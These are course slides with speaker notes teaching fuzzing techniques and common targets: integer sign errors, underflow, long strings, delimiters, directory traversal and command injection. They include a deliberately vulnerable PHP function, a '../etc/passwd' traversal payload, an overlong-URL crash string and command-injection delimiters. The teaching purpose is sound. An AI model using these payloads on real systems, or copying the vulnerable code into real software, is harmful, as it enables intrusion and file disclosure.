
Value of Fuzzing

There are many different techniques used for improving the security of software. Tools such as static code analyzers review the source code to software, identifying potential security risks from the use of unsafe function calls. While static analysis is a recommended practice for a security-focused SDL, it has several limitations.

With static analysis, the software is evaluated in a non-live state, making it difficult to emulate exactly how the software will behave in practice. When we apply fuzzing to software, we interact with the software in the intended operational state, as the intended end-users see the software. Leveraging fuzzing has proven to discover many flaws that would otherwise escape static analysis techniques.

To use static analysis, you need to have the source code to the product. To apply fuzzing, you only need an operational installation of the software, some testing tools, and a lot of time and creativity. This makes fuzzing applicable for both white-box testing, where you have access to software sources, and black-box testing, where the sources are not accessible.


Static analysis is typically a technique used by good guys, since it requires access to the source. Fuzzing can be applied by both good guys, bad guys, and everyone in between, with few startup requirements to apply fuzzing test cases.



Fuzzing Requirements

Before diving into fuzzing, it's important to examine what is required to be successful:

- Documentation: The analyst needs to have documentation about the target they are evaluating.
- Target: A target at which to direct the fuzzing tests is needed.
- Tools/harness: Fuzzing tools or a fuzzing harness are needed to generate the test cases.
- Monitoring/fault analysis: A method to monitor the target is required.
- Time, patience, creativity: Vital components of fuzzing; the analyst needs to be able to spend time evaluating their target with patience and creative test-case design and analysis.



Fuzzing Techniques

To implement fuzzing, there are various methods at your disposal. While the ability to write code is not mandatory, it will ultimately save the analyst tremendous time. Experience with scripting languages is also helpful for multiple components, including the delivery of test cases and for monitoring and vulnerability analysis. Shell scripts can be used on Windows or Linux platforms, as well as more comprehensive languages such as Python and Ruby. Perl can be used for automation and analysis tasks but is not commonly used for the development of fuzzing frameworks.

Techniques – Instrumented Fuzzing


- Automated fuzzing mechanism using monitored, dynamic analysis
  - Fuzzer launches (or attaches to) process, monitors behavior, adjusts input, repeats
- Effective when the fuzzer can make informed decisions about how the input data should be mutated
  - Source code assisted: Fuzzer uses source code to identify code branches that are not yet reached, mutated data to improve code coverage
  - Basic block assisted: Similar to source code analysis, but tracks basic blocks reached
- Often used for file or data input fuzzing

Techniques – Instrumented Fuzzing

Instrumented fuzzing has become popular in the past several years with the advancements first made readily available in American Fuzzy Lop. Instrumented fuzzing is an automated mutation selection and delivery mechanism that uses monitored, dynamic analysis of a target process. With instrumented fuzzing, the fuzzer launches (or is attached to) a process, monitors the execution flow of a process, and adjusts the input to the process to achieve high code coverage levels.

Instrumented fuzzing is effective when the fuzzer can make informed decisions about how the input data should be mutated. This is often achieved through the use of source-assisted fuzzing, where the fuzzer uses the source code for a program to identify code branches, watching for branches that are not reached with input data, and mutating the input data to achieve greater source coverage. Instrumented fuzzing can also be done without source in some cases, using basic block analysis of a closed-source binary to achieve similar goals.

In practice, instrumented fuzzing is often applied to file or data input fuzzing targets where a corpus of data input can be selected and mutated as needed to test the target binary.



Techniques – Intelligent Mutation

Many analysts consider intelligent mutation fuzzing the most sophisticated fuzzing technique available, providing the most granular access to evaluating a target. In this technique, the analyst invests up-front time to evaluate how a protocol is defined and then uses that knowledge to build a protocol "grammar," which describes the operation and framing behavior. Through the grammar definition, the analyst identifies the fields that can be targeted by a fuzzing engine for mutation. With this level of control and detail, the analyst can reach deeper into the code paths of the target, potentially allowing them to discover vulnerabilities that other fuzzers would not discover.

A disadvantage with intelligent mutation fuzzers is the amount of up-front time needed for analyzing a protocol. Depending on the complexity of the protocol being evaluated and the depth to which the analyst wishes to evaluate a target, it isn't unreasonable for the analyst to spend weeks analyzing their target. However, the use of intelligent mutation fuzzing provides the most comprehensive code-reaching tests, representing the best opportunity to discover bugs.

What to Test with Fuzzing

- Using intelligent mutation, analyst selects permutations
- Randomly inserting new data will have limited value in testing
- Better to identify targets to manipulate to identify code vulnerabilities

What to Test with Fuzzing

When using intelligent mutation fuzzing, the analyst is responsible for selecting the fields and data that will be permutated for individual test cases. While it is possible to use randomized fuzzing that does not require the analyst to specify the data to be manipulated, it will have limited value in testing, discovering only "surface" vulnerabilities. For more comprehensive analysis, it is better for the analyst to identify specific targets or portions of a protocol (such as specific header fields) that will be manipulated in an effort to identify code vulnerabilities.

Logically then, we should ask what the best targets are that should be the focus of fuzzing. Let's look at multiple examples over the next few slides.

Signed and Unsigned Integers

- Signed integer – can represent positive and negative values
- Unsigned integer – can only represent positive values
- MSB used to indicate +/- when signed
- Improper use to pass signed integer where function expects unsigned

Value	Signed	Unsigned
1	1	1
-1	-1	4294967295

What happens when memcpy expects unsigned len: `memcpy(destptr,srcptr,-1);`

Signed and Unsigned Integers

Whenever a protocol uses a numeric value to represent a quantity of data that follows, the analyst should carefully investigate the use of that field. When writing a program in C or C++, the developer must choose to use a variable capable of representing a signed integer (positive or negative numbers) or an unsigned integer (positive numbers only).

When the code is built, the compiler allocates a memory block for each signed or unsigned integer value. The most significant bit (MSB) of a signed integer is used to indicate whether the value represented by the variable is positive or negative, while unsigned integers use this bit to indicate larger numbers than can be accommodated with a signed integer.


For example, consider the value -1. When a signed integer variable is assigned the value -1, the system sets a bit reserved to indicate whether the value is positive or negative (known as the "sign bit") and stores the value as the largest possible negative value that can represented (e.g., all bits become set). However, when the value -1 is assigned to an unsigned integer, the value becomes 4,294,967,295 (for a 32-bit integer – the largest number that can be represented by setting all bits, 0xffffffff).

The misuse of signed integers when unsigned values are expected becomes problematic for functions like memcpy() that are used to copy a specified number of bytes from one location to another. Since memcpy() expects an unsigned integer for the number of bytes to copy, consider what happens when the length parameter is set to -1 – memcpy(destptr, srcptr, -1);

This memcpy call will attempt to copy 4,294,967,295 bytes from the location of srcptr to destptr, likely overwriting memory locations which may be manipulated for exploit purposes.

Integer Underflow

- Introduces sign error where a value becomes negative following subtraction
- Can be an array index value, manipulated outside of index length




```
char array[16];
/* other declarations */
signed short index;
/* index handling code */
while(index != 0 && index < 16)
  writedata(array[index]);
```



Integer Underflow

Another interesting condition affecting the use of unsigned integers is the ability for an attacker to manipulate values where a value can become negative through subtraction. For example, unsigned integers are often used to specify an array of values through an index, indicating the current position of the array. If an attacker can influence the value of the index variable, he may be able to manipulate the location from which data is read or written, outside of the intended array bounds.

Integer underflow conditions are best demonstrated with an example, as we'll see on the next slide.

In the sample code on this slide, a 16-character array is allocated, followed by a signed short (2-byte) value called "index." In the code that follows, a while() loop runs as long as the index value is not equal to 0 and is less than 16, writing to the specified array index. In the memory illustration, we can see the declaration of index and array.

Consider a case where an attacker is able to manipulate the value of index, making it negative. The while() loop will still be satisfied if index is -1 since it is not 0 and is less than 16. If the program references array[-1] however, it will read and write with memory outside of the array declaration, potentially manipulating the program to behave in a way that is advantageous for the attacker.




Strings

While numeric values in a data set are a valuable fuzzing target, string data can also be an interesting target. For a targeted string (for example, the username string in an authentication protocol), consider supplying a very short value, a very long value, and a value without a termination character (0x00). These conditions have been known to trigger faults in common software implementations.

For example, consider the string-based buffer overflow vulnerability in the Foxit PDF reader Firefox plugin handler. Discovered by Andrea Micalizzi, when a user visits a URL with Firefox that exceeds 1024 characters and loads a PDF, the Foxit PDF handler crashes with a simple stack-based crash condition, as shown on this page. Any valid URL returning a PDF file with a parameter string causing the URL to exceed 1024 bytes can reproduce the crash: http://www.irs.gov/pub/irs-pdf/fw4.pdf?AA*[1024 "A"]*AA.

Following the disclosure of this vulnerability, the Metasploit Framework project was updated to include a working exploit: (http://www.metasploit.com/modules/exploit/windows/browser/foxit_reader_plugin_url_bof).



Field Delimiters

Many protocols based on ASCII data use various delimiters to identify where one field starts and another stops. Consider the HTTP response display on this slide. In this output, we can see multiple delimiters, including front slash, comma, period, space, the equal sign, double quotes, carriage returns, colon, and less than and greater than characters.

When delimiters are included in a protocol, the developer must write parsing utilities to extract the fields of interest. This has been implemented poorly in many examples, allowing an attacker to trigger a fault by injecting too many delimiters, too few delimiters, or injecting delimiters where none were expected.

Directory Transversal

```
function display_file($filename) {
 $myfile = /webroot/files/" . $filename;
 $fh = fopen($myfile, 'r');
 echo "<pre>\n" . fread($fh, filesize($myfile)) . "</pre>\n";
}
```

- Simple PHP function to display only file contents in the /webroot/files/ directory
- What happens when $filename is "../../../../../../../../../etc/passwd"?

Directory Transversal

Another case that can be evaluated on a target is to manipulate the path surrounding any filename parameters to include directory recursion instructions ("../"). Many filename parsing methods in both compiled and interpreted code have been shown to be vulnerable to directory transversal attacks where a filename is prefixed with recursion instructions, allowing the attacker to break out of the intended directory structure.

Consider the PHP code example in this slide. In the function "display_file", the caller passes a filename. The developer then creates a variable of the fully qualified path to the path where the end-user is allowed to read files from ("/webroot/files") with the specified filename. Next, the developer displays some HTML code using the "<pre>" tag and reads the contents of the file.

While the developer intended to only allow users to display the contents of files in /webroot/files, an attacker can specify a filename with multiple directory recursion characters to escape the restriction of /webroot/files, displaying any known filename that exists on the target including the /etc/passwd file or potentially SSH key files from any identified local user accounts.


Command Injection

- Nearly all programming languages include option to execute local OS commands
  - Perl: `foo`, system(), open()
  - Python: os.system()
  - PHP and Ruby: system()
- Use delimiters for specific languages to terminate one command and start another
  - | `` ; && & <CR> .

Command Injection

When evaluating interpreted languages, consider designing test cases that include local OS command execution parameters by combining legitimate strings with command-substitution functions. For example, the Perl language can invoke local operating system executables using `foo` (where "foo" is the command to be executed), system(), or open(). Similarly, Python uses os.system() while PHP and Ruby use system(). If the fuzzer can manipulate the content passed to any of these calls, the adversary can execute arbitrary commands on the local system.

It is also useful to inject various delimiters when fuzzing a target. The Perl language will interpret the pipe symbol passed as a filename parameter in the open() function as an operating system execution request, attempting to execute the string that follows the pipe as if it were a local operating system command. The back-tick is interpreted as a command delimiter in Unix shell environments, expanding the value passed to the function as the output of the command specified within back-ticks. The ampersand and double ampersand are interpreted by the Windows cmd.exe shell to separate multiple OS commands, similar to the Unix semicolon functionality.



